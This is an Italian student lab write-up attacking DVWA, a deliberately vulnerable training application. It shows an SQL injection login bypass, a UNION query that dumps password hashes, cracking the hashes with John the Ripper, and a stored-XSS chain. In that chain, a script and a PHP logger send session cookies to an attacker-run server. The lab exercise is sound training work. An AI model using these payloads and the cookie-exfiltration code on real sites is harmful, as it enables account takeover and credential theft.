

# SQLi

Ho bypassato l'autenticazione tramite **' OR 1=1 #** (poiché la condizione 1=1 è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection (Blind)' section. The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a 'User ID:' label and a text input field containing **' OR 1=1 #**. A 'Submit' button is next to the input. Below the input, the results of the query are displayed in red text, showing user details for 'admin', 'Gordon Brown', 'Hack Me', 'Pablo Picasso', and 'Bob Smith'.

```
abilities/sqli_blind/?id='+OR+1%3D1+%23&Submit=Submit#
```

Exploit-DB Google Hacking DB OffSec

**DVWA**

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith

**1' OR 1=1 UNION SELECT user, password FROM users #** Ho unito la precedente query ad una nuova query tramite UNION. Con la seconda query ho avuto accesso a username e password degli utenti presenti sul server.

The screenshot shows the DVWA interface for the 'Vulnerability: SQL Injection (Blind)' section. The left sidebar is the same as in the previous image. The main content area has a 'User ID:' label and a text input field containing **1' OR 1=1 UNION SELECT user, password FROM users #**. A 'Submit' button is next to the input. Below the input, the results of the query are displayed in red text, showing user details for 'admin', 'Gordon Brown', 'Hack Me', 'Pablo Picasso', 'Bob Smith', and several other users with their passwords.

```
abilities/sqli_blind/?id='+OR+1%3D1+%23&Submit=Submit#
```

Exploit-DB Google Hacking DB OffSec

**DVWA**

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About  
Logout

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**john --format=raw-md5 hashes.txt --show.** Ho inserito tutti gli hash con relativi usernames in un file .txt e tramite Jhon the Ripper ho decodificato gli hash in regolari password.




The image shows two windows from a Kali Linux desktop. The left window is a terminal with the command `john --format=raw-md5 hashes.txt --show` executed. The output lists five cracked passwords: `admin:password`, `gordonb:abc123`, `1337:charley`, `pablo:letmein`, and `smithy:password`. The right window is a text editor showing the contents of `hashes.txt`, which lists five entries: `1 admin:5f4dcc3b5aa765d61d8327deb882cf99`, `2 gordonb:e99a18c428cb38d5f260853678922e03`, `3 1337:8d3533d75ae2c3966d7e0d4fcc69216b`, `4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7`, and `5 smithy:5f4dcc3b5aa765d61d8327deb882cf99`.

Mi sono spostato nella tab Brute Force del DVWA dove ho inserito nome utente e relative password per verificarne l'autenticazione.




## XSS STORED

`<script>alert('CHILL');</script>` → Per testare l'XSS ho inviato codice HTML/JavaScript



`<script>alert(document.cookie);</script>` → ho inserito un altro codice JavaScript che ci consente di visualizzare il valore del cookie corrente nel browser dell'utente. Eseguendolo tale codice il server mi ha mostrato una finestra di avviso con il livello di sicurezza = low e il valore del cookie.



Ho avviato un server locale tramite il comando `python -m http.server 8000` (porta)


```
(kali@kali)-[~]  
$ python -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

CSRF  
File Inclusion



Sono tornato sul terminale dove in precedenza avevo avviato il mio server, **dove ho notato che è stato acquisito il valore del cookie ogni qualvolta che ho avviato il codice in Javascript nel campo “message” della tab XSS Stored di DVWA.**


```
(kali@kali)-[~]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [09/Jun/2023 09:36:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:39:17] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:45:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
```



**Ho configurato il file log.php come da screenshot allegato:**

```
#!/usr/bin/php
if(isset($_GET['cookie'])) {
    $cookie = $_GET['cookie'];
    $file = '/var/www/html/cookie.txt';
    $handle = fopen($file, 'a');
    fwrite($handle, $cookie . "\n");
    fclose($handle);
    echo "Cookie salvato correttamente!";
}
?>
<!DOCTYPE html>
<html>
<head>
<title>Salva Cookie</title>
</head>
<body>
<h2>Salva Cookie</h2>
<script>
    var cookieValue = document.cookie;
    var url = 'http://192.168.50.100:8000/save_cookie.php?cookie=' +
    encodeURIComponent(cookieValue);
    window.location.href = url;
</script>
</body>
</html>
```

Dopo vari tentativi con il server aperto da Python -m ho notato che il file log.php non si apriva, bensì veniva soltanto scaricato, poiché python non è in grado di aprire un file php nel browser.



A causa del problema avuto con python, ho avviato un nuovo server apache2 con il comando **sudo systemctl start apache2**. In seguito ho modificato il file di configurazione, aggiungendo queste righe in precedenza assenti:

- **LoadModule php\_module modules/libphp.so**
- **AddHandler php-script .php**

Righe queste necessarie per abilitare e configurare in maniera corretta il modulo PHP.

```
# error, crit, alert, emerg.
# It is also possible to configure the log level
# "LogLevel info ssl:warn"
#
LogLevel warn

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
LoadModule php_module modules/libphp.so
AddHandler php-script .php

# Include list of ports to listen on
Include ports.conf

# Sets the default security model of the Apache2
# not allow access to the root filesystem outside
# The former is used by web applications package
```

Dopo le modifiche tramite il comando `sudo systemctl restart apache2` ho fatto ripartire il server.

```
(kali㉿kali)-[~]
$ sudo systemctl restart apache2

(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2023-06-09 10:30:46 EDT; 10s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 41122 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 41128 (apache2)
    Tasks: 6 (limit: 2565)
   Memory: 12.5M
      CPU: 114ms
   CGroup: /system.slice/apache2.service
           └─41128 /usr/sbin/apache2 -k start
             └─41130 /usr/sbin/apache2 -k start
               └─41131 /usr/sbin/apache2 -k start
                 └─41132 /usr/sbin/apache2 -k start
                   └─41133 /usr/sbin/apache2 -k start
                     └─41134 /usr/sbin/apache2 -k start

Jun 09 10:30:46 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jun 09 10:30:46 kali apachectl[41127]: [Fri Jun 09 10:30:46.122850 2023] [so:warn] [pid 41127] AH01574: module
Jun 09 10:30:46 kali apachectl[41127]: AH00558: apache2: Could not reliably determine the server's fully quali
Jun 09 10:30:46 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```


Tramite comando `sudo mv log.php /var/www/html/` ho spostato il mio file `log.php` nella cartella in cui è configurato apache.

```
(kali㉿kali)-[~]
$ sudo mv log.php /var/www/html/
```

Sono tornato nella tab XSS Stored di DVWA, dove questa volta, previa modifica codice sorgente (maxlength a 250) ho dato luogo al file `cookie.txt` tramite il codice Javascript:

`<script>document.location='http://192.168.50.100/log.php?cookie='+document.cookie;</script> )`

In output mi è uscita una pagina bianca.



Da GUI ho trovato il file cookie.txt è stato salvato come da screenshot allegato.

